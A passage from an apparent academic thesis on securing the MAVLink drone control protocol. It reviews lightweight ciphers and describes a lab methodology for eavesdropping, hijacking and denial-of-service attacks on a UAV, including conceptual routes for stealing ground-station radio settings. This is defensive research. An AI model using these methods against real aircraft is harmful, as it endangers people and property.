The Networking and Cryptography library (NaCl), commonly called "salt," is an optimized cryptographic library that provides methods to protect the integrity and confidentiality of a system [HS13]. The NaCl for 8-bit AVR micro-controllers can be used to secure the MAVLink protocol by implementing symmetric encryption using the Salsa20 stream cipher, and authentication using the Poly1305 Message Authentication Code (MAC) [HS13, Ber08]. Use of the "secretbox" functions in the *tweetnacl.h* and *tweetnacl.c* files [BJLS13] for the firmware requires modification of five lines, and adds as little as 10 lines of code to the *mavlink_helpers.h* file to implement authenticated encryption on the APM 2.5 autopilot. The "libsodium-net" library is a C# implementation of NaCl that can be included in the solution for building the Mission Planner GCS application with secure communication using the same "secretbox" functions as *tweetnacl* [Cau13].

The output of the "secretbox" authenticating-encryption function is 16 bytes longer than the input, plaintext message [HS13]. This results in NaCl authenticated encryption reducing the maximum message payload length from 255 bytes down to 239 bytes. The negative effect this constraint imposes on the communication is minimal as the length of MAVLink messages is rarely greater than 200 bytes.

2.6.2 LibTomCrypt

LibTomCrypt is the cryptographic toolkit currently proposed by the developers of the MAVLink protocol to be used in creating the secured MAVLink protocol, sMAVLink [Mei13]. LibTomCrypt contains a variety of cryptographic implementations to provide authentication of symmetric and asymmetric encryption [Den04]. The Advanced Encryption Standard (AES) in Galois/Counter Mode (GCM) is the method of employing authenticated encryption of the MAVLink protocol being discussed by its developers [Mei13, MV04, Hat03]. The algorithm takes as input a secret key, an Initialization Vector (IV), Additional Authentication Data (AAD), and the plaintext message. It outputs the ciphertext with an appended authentication tag. The IV, AAD, encrypted message, and authentication tag are sent to the recipient, which will then process this data using AES-GCM under the same key to check the authenticity and integrity of the message and recover the plaintext message.

The output of the AES-GCM authenticated encryption is a ciphertext equivalent in length to the input message [MV04]; however, the IV, AAD and tag that must be transmitted along with it will result in a larger message payload. The precise implementation being considered for sMAVLink is provided at [Kar13] (which must be translated into C# to be integrated into the Mission Planner source code).

2.6.3 Rabbit Cipher

The Rabbit stream cipher is a high-performance, lightweight cryptographic implementation that could be used to secure the MAVLink protocol [BVP+03]. The Rabbit algorithm takes a 128-bit secret key and a 64-bit IV as input to generate a block of 128 psuedo-random bits to be XORed with the plaintext or ciphertext [BPVZ04]. The small footprint and high performance of this stream cipher makes it a viable option for securing the MAVLink protocol. An example implementation of the Rabbit cipher is offered in [BPVZ04] (which also must be translated into C# to be integrated into the Mission Planner source code).

As a stream cipher, Rabbit performs a byte-wise XOR producing a ciphertext equivalent in length to the input plaintext. Adding a message authentication tag to the encrypted message (similar to AES-GCM) could provide protection against attacks on integrity; however, the added processing may result in unacceptable or unsafe performance for UAS operations.


2.6.4 XXTEA

If one accepts the premise that "weak encryption is better than no encryption," then the XXTEA could be used to encrypt and decrypt MAVLink messages. The XXTEA is a very lightweight cryptographic option to weakly protect the confidentiality of messages, since it has been broken after 2^{35} chosen plaintext query pairs [Yar10]. Its performance on 16-bit processors could merit its consideration in securing the MAVLink protocol [PVPP13]; however, it does not protect message integrity, allowing for unauthorized messages to be sent once the encryption is broken. If protection of integrity is not a concern for securing the MAVLink protocol, using the XXTEA may be an acceptable implementation as it might be unexpected for a "weak" encryption to be used. An example of the XXTEA implemented in C (requiring translation to C# for integration into the Mission Planner source code) is provided at [Kos13].

Like the Rabbit stream cipher, the XXTEA performs a byte-wise XOR producing a ciphertext equivalent in length to the input plaintext. Adding authentication to the XXTEA would protect against attacks on integrity; however, the additional processing may result in unacceptable or unsafe performance for UAS operations.

2.7 Ground Control Station

Mission Planner is a ground control station application used to monitor telemetry received from a UAV and to control its movement by sending waypoints and other commands to the UAV. The software integrates with Google Maps to allow point-and-click waypoint selection enabling the operator a very simple method to develop a route for the UAV to navigate. Figure 2.3 is a screenshot of the Mission Planner GCS software. Mission Planner has numerous commands the operator can choose (e.g., loiter, return to launch, start mission, toggle servo, etc.), and it also allows the execution of Python scripts to perform actions not listed in command drop-down menus [Obo12b].



Distance: 0.8993 km
Prev: 257.36 m
Home: 391.27 m

WP Radius 2 | Loiter Radius 5 | Default Alt 100 | ☑ Hold default Alt | ☐ Verify Height

	Command	Dela	Hit Rad		Yaw Ang	Lat	Long	Alt	Delete	Up	Down
1	WAYPOINT	0	0	0	0	40.1312555	-105.1109326	100	X		
2	WAYPOINT	0	0	0	0	40.1314442	-105.1090014	100	X		
3	WAYPOINT	0	0	0	0	40.1309684	-105.1076925	100	X		
4	WAYPOINT	0	0	0	0	40.1297133	-105.1081109	100	X		
5	WAYPOINT	0	0	0	0	40.1294180	-105.1104605	100	X		

Mouse Location
Lat 40.12887660
Long -105.1075208
Alt 1525
GoogleSatellite
Status: loaded tiles

Home Location
Lat 40.13040239
Long -105.1116621
Alt (abs) 20

Figure 2.3: The Mission Planner GCS

The APM 2.5 firmware is selected and uploaded to the hardware through configuration settings in Mission Planner. A full Hardware-In-the-Loop (HIL) UAV simulator can be configured in Mission Planner by interfacing the APM with flight simulation software (e.g., X- plane, FlightGear). This allows an operator to simulate the UAV flight of an established mission before executing the flight in the field; however, the OSI layer-2 data-link is excluded as a factor because radio communication is disabled while the APM is connected directly to the GCS computer [Obo12b]. This constraint precluded using a HIL for this research as an attacker cannot be simulated without use of the the attached radio.


Mission Planner also allows the operator to download mission log files, and to examine the output of the APM's serial terminal. Many of these functions are also supported in other GCS applications that use MAVLink (e.g., QGoundControl, HK Ground Control Station, Copter GCS) [MCG+11a]. Because Mission Planner is only available on the Microsoft Windows and MacOS platforms, this research relies on custom Python scripts in the Kali Linux OS to send MAVLink messages to the UAV. The examination of MAVLink frames in Wireshark and replication of commands in Python are possible because Mission Planner and QGroundControl applications are Free Open-Source Software (FOSS) [MCG+11a].

2.8 Scapy

Scapy is a Python-based, interactive packet manipulation program. It enables the user to capture, dissect, construct, and transmit packets across a network. Scapy can scan, probe, trace the route of a packet's source, and perform network attacks. It is extendable by binding new protocols through included hooks. The development of Scapy in Python allows it to be executed on all popular operating systems, and it supports popular protocols [Bio10, Max12]. Although excluded from this research, Scapy can be used to attack the integrity of the UAS by spoofing messages to the GCS [Hag12].

2.9 MAVProxy

MAVProxy is an open source, command-line GCS based on Python that enables a pilot to communicate with and C^2 any UAV that supports the MAVLink protocol. It allows for nearly every function of Mission Planner to be executed using commands entered in a console [Tri12]. An attacker may choose MAVProxy because it can be rapidly loaded in a terminal or console, and it can be easily modified to execute custom Python scripts. On the attacker and network monitor systems in this research *attackerGCS.py* is used, a modified version of MAVProxy that includes functions for each exploit and timestamps printed to measure network latency. Appendix G contains the modifications to MAVProxy for recreating the *attackerGCS.py* used on the attacker system (depicted in Figure 2.4 during an eavesdropping attack).


root@Kali: ~/exp/MAVProxy 142x41
Map
Cursor: 39.825935 -84.097915 (16 748368 4412468) 292.4m
Follow

```
20: HEARTBEAT {type : 6, autopilot : 8, base_mode : 0, custom_mode : 0, system_status : 0, mavlink_version : 3}
7: HWSTATUS {Vcc : 4732, I2Cerr : 3}
12: MEMINFO {brkval : 7125, freemem : 795}
12: MISSION_CURRENT {seq : 0}
5: NAV_CONTROLLER_OUTPUT {nav_roll : 0.0, nav_pitch : 13.5900001
969482, aspd_error : 832.947814941, xtrack_error : -39.36061096l
11: RAW_IMU {time_usec : 147543441, xacc : -143, yacc : -168, za
}
13: RC_CHANNELS_RAW {time_boot_ms : 141804, port : 0, chan1_raw
n6_raw : 900, chan7_raw : 900, chan8_raw : 900, rssi : 0}
11: SCALED_PRESSURE {time_boot_ms : 147543, press_abs : 981.8706
14: SERVO_OUTPUT_RAW {time_usec : 141804782, port : 0, servo1_ra
: 1500, servo6_raw : 1500, servo7_raw : 1500, servo8_raw : 1500}
5: SYSTEM_TIME {time_unix_usec : 1391046764004000, time_boot_ms
11: SYS_STATUS {onboard_control_sensors_present : 64559, onboard
 : 597, voltage_battery : 0, current_battery : -1, battery_remai
t2 : 0, errors_count3 : 0, errors_count4 : 0}
61: VFR_HUD {airspeed : 1.85028064251, groundspeed : 0.0, headin
6: WIND {direction : 0.0, speed : 0.0, speed_z : 0.0}
2014-01-30 15:17:18:382976 Displayed Status
2014-01-30 15:17:19:384111 Displaying Link Quality
2014-01-30 15:17:19:384276 link 1 OK (461 packets, 0.00s delay,
2014-01-30 15:17:19:384420 Link Quality Displayed
2014-01-30 15:17:20:385568 Flight battery:   -1%
2014-01-30 15:17:20:385764 Battery Displayed
2014-01-30 15:17:21:386350 Altitude: 0.3
2014-01-30 15:17:21:386546 Altitude Displayed
2014-01-30 15:17:27:392814 Saving Waypoints
Saved 0 waypoints to UAVwaypts.txt
2014-01-30 15:17:27:393501 Waypoints Saved
2014-01-30 15:17:33:394069 Saving Fence
No geo-fence points
2014-01-30 15:17:38:397982 Watching latlon
2014-01-30 15:17:38:398676 no link
2014-01-30 15:17:38:398767 link 1 down
2014-01-30 15:17:38:401849 link 1 OK
RTL> 2014-01-30 15:17:38:435513 heartbeat OK
 !GUIDED> 2014-01-30 15:17:38:974452 Mode GUIDED
2014-01-30 15:17:46:955431 Got MAVLink msg: MISSION_ACK {target_
```

Figure 2.4: Modified Version of MAVProxy, *attackerGCS.py*

2.10 Network Attacks

There are many different methods and motivations for attackers to target a network or device [Sko06]. Attackers may target a UAS to determine what area is under surveillance (i.e., eavesdropping), to take control of a UAV to analyze or re-purpose it (i.e., hijacking), or to terminate ongoing aerial surveillance (i.e., denial-of-service) [GDC09, JF08, RGD11, LGV13]. Regardless of an attacker's purpose or method, the attacker usually targets one of the three "pillars" of the standard systems security model: confidentiality, integrity, and availability (CIA). Section 2.10.2 and Section 2.10.3 expound this model and how it relates to attacking UASs, since each of these attacks are explored in the experiments of this research. The following section elaborates on the scope of this research.

2.10.1 Target Acquisition

The attacks discussed in the following sections assume the configuration settings for the data-link hardware have been obtained because there are many methods by which an attacker could obtain the configuration settings. These methods can be categorized as *local access* and *remote access* methods of data acquisition.

2.10.1.1 Local Access

Local, or physical, access refers to an attacker having physical access to a system. Regarding this research, if an attacker can gain physical access to the GCS used to pilot the UAV (e.g., through social engineering or site infiltration), a USB thumb-drive programmed to be recognized as a Human-Interface Device (HID) (e.g., keyboard, mouse, etc.) could be attached that downloads the configuration settings stored in the Mission Planner log files [Cre11]. Another method an attacker could use is the "Kali Linux ISO-of-doom," which is a bootable DVD inserted in a system that, once rebooted, connects to the attacker's hard-coded host address, allowing complete control of the GCS for exfiltration of the configuration settings or further malicious activity [Lin13]. These are just two examples of the many ways an attacker, given physical access to the GCS, could acquire the configuration settings used to communicate with the UAV.

2.10.1.2 Remote Access

The other method of data extraction an attacker can use to acquire the configuration settings needed to communicate with a UAV is to access the GCS remotely. Because Mission Planner uses Google Maps to display the UAV's location [Obo12b], it is clear that (without alternative mapping solution implemented) the GCS will require access to the Internet to download the maps. This requirement exposes a vector of attack for someone wanting to obtain the communication configuration settings. Further vulnerability scanning or social engineering may reveal a viable method by which an attacker may infiltrate the Internet-connected GCS to acquire the configuration settings from the Mission Planner log files [Sko06].

Once the configuration settings of the 3DR radios are obtained, the following attacks may be used to compromise the confidentiality, integrity, or availability of the UAV or GCS.

2.10.2 Man-in-the-Middle

The Man-in-the-Middle (MITM) attack is used to breach the confidentiality or integrity of a system. As the name suggests, the attack places the attacker between the authorized or official sender and the intended receiver. On computer networks this attack is usually achieved through physical emplacement of the attacker on the data-link between the target sender and receiver, or through a virtual implementation of this design via techniques like Address Resolution Protocol (ARP) spoofing and port stealing [Sko06].

Because most UAS communication (that does not use Wi-Fi) is not addressed to the GCS, the commands, acknowledgments and status updates are transmitted to all users sharing the same configuration settings. This communications topography makes the MITM attack different from most network executions because the attacker technically never needs to be "between" the GCS and UAV; the attacker only needs to use network configuration settings identical to the GCS to violate the UAS integrity or confidentiality. The three attacks performed in this research could each be considered a MITM attack, regardless of the attacker's geographical location with respect to the GCS and UAV.

2.10.2.1 Eavesdropping

A successful MITM attack against a UAS allows an attacker to know all of the commands sent from the GCS to the UAV, and enables the attacker to monitor all telemetry sent by the UAV because of the violation of the confidentiality of the UAS. In order to prevent this type of UAS eavesdropping, many developers implement some sort of data encryption in the UAV and GCS to establish Communication Security (COMSEC) [Dal08, SVW09]. An attacker would need the decryption key to violate the confidentiality of a UAS protected with COMSEC.

2.10.2.2 Hijacking

A successful MITM attack against a UAS would also enable an attacker to transmit unauthorized commands to the UAV and take control of it from the GCS (i.e., hijacking) due to the integrity violation of the UAS. Some UAS developers implement message authentication to prevent this type of attack [Dal08]. By authenticating each command, the UAV ensures the commands it receives are *actually* from a trusted source (i.e., the true GCS).

2.10.3 Denial-of-Service

A Denial-of-Service (DoS) attack against a UAS results in the UAV becoming unresponsive to the GCS, or vice versa, due to the violation of the system's availability [MDDR04]. Most UAS developers have implemented safety checks to combat a DoS by configuring the UAV to automatically return to the launch point if the connection with the GCS is terminated [Dal08]. Although this feature seems to be a prudent course of action with regard to safety, a successful DoS attack against a UAS would effectively keep the UAV "grounded" or "hung" due to inability to communicate with the GCS. This attack would achieve the goal of terminating availability and preventing further aerial surveillance or reconnaissance.

The two primary means by which an attacker could perform a DoS attack against a UAS are frequency-jamming and indefinite MITM attack. An attacker could build a spark gap transmitter [Bel94] to effectively jam the frequency being used to command and control the UAV. This form of DoS attack is beyond the scope of this research as it is unpreventable by UAS operators. Conducting a MITM attack within an infinite loop could effectively deny the GCS communication with the UAV, since the UAV would constantly be occupied by commands sent from the attacker. This form of DoS attack is investigated in this research because authenticated encryption could mitigate this attack [MDDR04].

2.11 Related Works

UAS research is currently a booming field with much interest, funding and publicity [Gol12]. As more UAVs attempt to share the NAS [Bab10, EFF12], the field is sure to gain even more attention [Azi12]. The following are a few related works that helped define the scope of this research.

2.11.1 GPS Spoofing

There has been a vast amount of research into GPS spoofing since the Volpe Report was released in 2001 [Vol01]. As recently as July 2013, the same University of Texas research team that successfully brought down a Department of Homeland Security (DHS) UAV in 2012 [SHF12] replicated the technique to take control of a 210-foot yacht [Tem13]. Much research is now focused on securing the GPS signals that many vehicles rely on for navigation [WSBH11, MHL09, HLP+08, TPRC11].

2.11.2 AR Drone

In [Del12] the vulnerabilities of the AR Drone by Parrot are assessed. Many of the techniques used in their research are also applicable to fixed-wing UAVs, and they have been modified for use in this research.

2.11.3 Player Protocol

This research is predominantly extended from the Vulnerability Analysis of the Player Command and Control Protocol [Hag12]. Much of the methodology and inspiration for this research is founded upon Hagen's examination of the Player Protocol.

2.11.4 SMACCMPilot Project

The SMACCM Pilot project is a collection of libraries and tools providing flight software, APM firmware, and custom 3DR SiK radio firmware to achieve secure communication with a SMACCM-enabled UAV. The project uses AES-GCM authenticated encryption in the APM firmware and custom gateway to communicate with a modified version of the MAVProxy GCS [PHB+13].

2.12 Research Contributions

This research frames the importance of security in the context of UAS operations by demonstrating the vulnerabilities in a popular C^2 protocol that may be under consideration for use by many organizations in the near future. In addition to offering a few suggestions of cryptographic implementations that could be used to secure the MAVLink protocol, this research presents a cost function that could be used to quantify the cost of securing the MAVLink protocol, or other similar UAV C^2 protocols. Finally, this research provides a baseline performance of the APM 2.5 operating on the unsecured MAVLink protocol for comparison in future performance analysis of cryptographic solutions to secure the protocol.

2.13 Literature Review Summary

This chapter explores UASs following the order of the OSI model, beginning from Layer-1 (hardware) and ending with Layer-7 (application). An overview of UASs, including common UASs and their utility and operation, a few significant events related to UASs and the inherent hazards of UAS operation are discussed. The APM 2.5 autopilot used in many SUAVs and MAVs, and common digital data-links used for UAS communication and operation are also explained, including Wi-Fi and standard radio frequency bands. The MAVLink protocol is thoroughly discussed, as well as the Mission Planner application, which is the GCS used in this research. The attacks performed in this research are briefly explained, as well as other works related to this research. The next chapter discusses the methodology proposed to perform the experiments used to evaluate the cost of securing the MAVLink protocol.

III. Methodology

This chapter describes a methodology for analyzing the vulnerabilities of the MAVLink protocol used to command and control many SUAVs. The experiments described in this chapter produce the data to support the research goals of this thesis. This data is analyzed and presented in Chapter 5.

The research goals of this thesis are defined in Section 3.1. Section 3.2 details the approach used to accomplish these research goals. Section 3.3 defines the system boundaries of the System Under Test (SUT). Section 3.4 outlines the services provided by the SUT; Section 3.5 defines the workload the SUT performs during the experiments. Section 3.6 defines the metrics used to measure the performance of the SUT. Section 3.7 details the workload parameters needed to replicate this research. Section 3.8 lists the factors which most likely affect system performance. The evaluation technique used to test the research hypotheses is explained in Section 3.9. Section 3.10 illustrates the experimental design used in this research. Finally, this chapter is summarized in Section 3.11.

3.1 Research Goals

The three primary goals of this research are:

1) Assess the MAVLink protocol for vulnerabilities to network attacks,

2) Identify a cryptographic method of securing the MAVLink protocol, and

3) Provide a methodology that quantifies the cost of securing the MAVLink protocol.

The processing capabilities and energy storage resources of the UAV are constrained by the hardware restrictions inherent to mobile embedded devices. UAVs are also confined to the bandwidth of the established data-link used for both telemetry and C^2

communications. If a cryptographic solution can effectively secure the MAVLink protocol, the overhead introduced could exceed the capabilities of some UAVs. This leads to defining the *cost* of a cryptographic implementation as a function of the added communications latency, added power consumption, and its ability to defeat attacks against the CIA of the UAS.

This research methodology is also designed to determine how attacking a UAV with the MAVLink protocol secured will affect system performance. The most notable questions considered include: which types of C^2 exploits can the proposed cryptographic solutions mitigate? How will the proposed cryptographic solutions and exploits impact performance? Because the cryptographic solutions protect the CIA of the system, this research establishes a baseline by which future research may determine any reduction in performance due to the integration of cryptography into the software and firmware.

It is expected that attempts to exploit CIA of an unprotected UAS will be successful. Securing the UAS with Salsa20 encryption and Poly1305 authentication used in NaCl, or AES-GCM from LibTomCrypt, should protect the protocol from attacks against both the integrity and confidentiality of the UAS by encrypting the payload of the MAVLink message (i.e., the command). Securing the UAS with the Rabbit cipher or XXTEA will only protect the confidentiality of the MAVLink messages, as both solutions lack authentication. However, since no cryptographic solution can prevent consumption of the shared communications medium used by the UAS, none are effective in defense against attacks on availability. Due to the additional processing necessary to perform authentication and encryption algorithms, and the increased packet size from the padding added by the authenticated encryption, using NaCl or AES-GCM is expected to incur additional latency in UAS communications and power consumption by the embedded processor in the autopilot. Integrating AES-GCM from LibTomCrypt is expected to be the most resource intensive security implementation of the solutions examined in this research since it authenticates and encrypts each message using a slower method than NaCl [HS13, KS09, Ber08].

Because attacks against confidentiality do not inherently result in physical effects, they are not expected to affect UAS communications latency. However, depending on the cryptographic implementation, attacks against integrity and availability are expected to increase communications latency because an attacker introduces additional packets into the established communication between the GCS and the UAV that may be processed by the targeted UAV [Hag12].

3.2 Approach

Once vulnerabilities in the MAVLink protocol that compromise the CIA of the UAS are identified, an exploit is written to compromise MAVLink communication based on each vulnerability. A script containing a repeatable set of commands the GCS sends to the UAV is defined for each experiment in Section 3.9. During the script of GCS commands being transmitted, an attack-specific script is run on the attacker's system attempting an exploit against the UAS operating with an implementation of cryptographic security. A successful breach of *confidentiality* is identified if an exploit results in the accurate disclosure of the UAV's current location, or of the GCS's command transmitted to the UAV. For an exploit to successfully compromise the *integrity* of the UAS, the exploit must successfully inject false commands or location data into the MAVLink connection. Successful exploitation of the UAV's *availability* is achieved when the GCS cannot communicate with the UAV. The performance of the UAS is measured under the aforementioned conditions to quantify the impact of the exploits and defense protocols.

3.3 Boundaries

The System Under Test (SUT) in this research is the Unmanned Aircraft Defense System (UADS). The UADS, as shown in Figure 3.1, consists of the GCS, the UAV, an attacker, a defense protocol, and the data-link used to facilitate communication. Input to the UADS includes authorized commands from the GCS as well as the attacker's exploits. Output from the UADS are both the responses of the UAV and updated telemetry sent back to the GCS as a result of commands received.



Unmanned Aircraft Defense System
U A D S
Defense Protocol (Component Under Test)
Ground Control Station (GCS)
DATALINK
Unmanned Aerial Vehicle (UAV)
Network Monitor
Attacker
Input (Workload)
1. GCS Commands
2. Exploit (Attacker Commands)
Output
1. UAV & GCS Response to commands
2. Telemetry sent from UAV & received by GCS

Figure 3.1: Unmanned Aircraft Defense System

The UADS components are:

<u>*GCS*</u> — The GCS is a Dell Latitude E6500 laptop with 8 Gigabytes (GB) of Random Access Memory (RAM), Microsoft Windows 7 OS that issues commands to the UAV through the Mission Planner application, and listens for replies from the UAV acknowledging commands via updated telemetry indicating the expected result or containing the expected position data. The GCS and UAV *must* use the same defense protocol to communicate properly.

<u>*UAV*</u> — The UAV is a Super Sky Surfer airframe containing the APM version 2.5 Arduino-based autopilot with an attached 3DR 915 MHz radio through which the Mission Planner application on the GCS communicates with the UAV. As an embedded device, the autopilot has more resource constraints than the GCS or the attacker. The APM 2.5

autopilot acknowledges and listens for commands, transmits telemetry data to the GCS, and controls the necessary hardware functions on the UAV to execute the commands received. For example, in the configuration used in this research, when the UAV receives the command “rc 1 2000” from the GCS, it responds by activating servo number 1, fully deflecting the ailerons on the wings which causes the UAV to attempt a hard left turn.

Attacker — The attacker is a Dell Latitude E6520 laptop with 4 GB of RAM and the Kali Linux OS being used as a malicious, unauthorized user of the UAS. The attacker can eavesdrop on communication between the GCS and UAV, as well as inject unauthorized commands over the data-link. This malicious user attempts to exploit the vulnerabilities of the MAVLink protocol to compromise the CIA of the C^2 communication between the GCS and UAV. The attacker has no foreknowledge of any shared secret between the GCS and UAV that might be used in a defense protocol, nor, it is assumed, will the attacker attempt any “brute-force” attack to determine encryption or authentication keys, or radio configuration settings.

Network Monitor — The network monitor is a Toshiba Satellite laptop with 4 GB of RAM and the Kali Linux OS being used strictly to monitor all communications in the UADS data-link. The network monitor uses radio configuration settings and defense protocol identical to the GCS, yet is configured to prevent transmissions of any signals. During each experiment it records the telemetry sent by the UAV and monitors the acknowledgments sent by the UAV. The MAVProxy script is modified display each event with a timestamp. Unlike the GCS and attacker, the network monitor receives signals through an 8 dBi patch antenna attached to its 3DR 915 MHz radio to maximize signal capture.

Data-link — The data-link is the communications channel facilitating the transmission and receipt of commands and telemetry to and from the UAV. In this research the channel does not provide confidentiality, integrity, or authentication to the messages transmitted by any user in the UADS. Because it is a shared medium, all users contend for use of the data-link and all messages can be read by any user with access to the UAS. The 3DR radios employ Time-Division Multiplexing (TDM) allowing for a maximum 0.4 seconds of dwell time on any frequency in the designated range [And13]. Since MAVLink is a point-to-point protocol, when more than one device is synchronized to transmit at a time slot, collisions occur increasing the latency to one or more of the devices. This observation is further examined in Chapter 5.

Defense Protocol — The defense protocol is the Component Under Test (CUT) in this methodology. It is a security mechanism in the form of a shared secret implemented in both the GCS and UAV before communication between them is initiated to protect the CIA of the UADS.

Although the MAVLink protocol and APM can support the receipt of commands from, and broadcast telemetry to, multiple GCSs (or UAVs in a mobile mesh network), this research is limited to a single GCS and UAV to focus on the vulnerability assessment of the MAVLink protocol. The attacker's exploits are confined to the MAVLink protocol. Therefore, the attacker does not attempt any vulnerability exploitation in the Mission Planner application or the OS on the GCS, such as a buffer-overflow attack to execute arbitrary code. The attacker only exploits the weaknesses inherent in the MAVLink protocol to achieve physical effects. The distinction between attack types is emphasized to reduce the scope of this research to vulnerabilities in the MAVLink protocol versus vulnerabilities in the software running on the GCS or the UAVs [Hag12].

3.4 Services

The two services provided by the UADS are a C^2 service and exploitation defense. The C^2 service receives an input stream of commands transmitted from the GCS to the UAV. A command is successful if the UAV acknowledges the command sent from the GCS or telemetry indicates the command was processed; the command fails if the UAV does not execute the command sent from the GCS, or responds in a way other than commanded by the GCS. A command activating a servo is successful if the UAV responds by activating the corresponding servo on board, and the request fails if the UAV either does not respond or performs an action the GCS did not command. The effects of a failed request are not examined as they do not support the research goals established in Section 3.1.

The other service provided by the UADS is the exploitation defense. The UADS protects the CIA. This protection is successful if the cryptographic implementation defeats the attacker's attempt to exploit the vulnerabilities in the MAVLink protocol. Contrarily, the outcome of this protection is a failure if the attacker's exploitation attempt is successful. Section 3.9 presents the precise goals of each exploit [Hag12].

3.5 Workload

The workload submitted to the UADS consists of two parts: a stream of commands transmitted from the GCS to the UAV to perform the legitimate command and control of the UAV, and one of three exploits launched by the attacker to demonstrate the exploitation defense service of the UADS. The legitimate command stream models an authorized user piloting the UAV with guided waypoint commands to provide real-time command and control. The workload submitted to the UADS consists of an executed script containing commonly used C^2 commands transmitted to the UAV over a period of 90 seconds. These workload parameters are defined in Section 3.7.

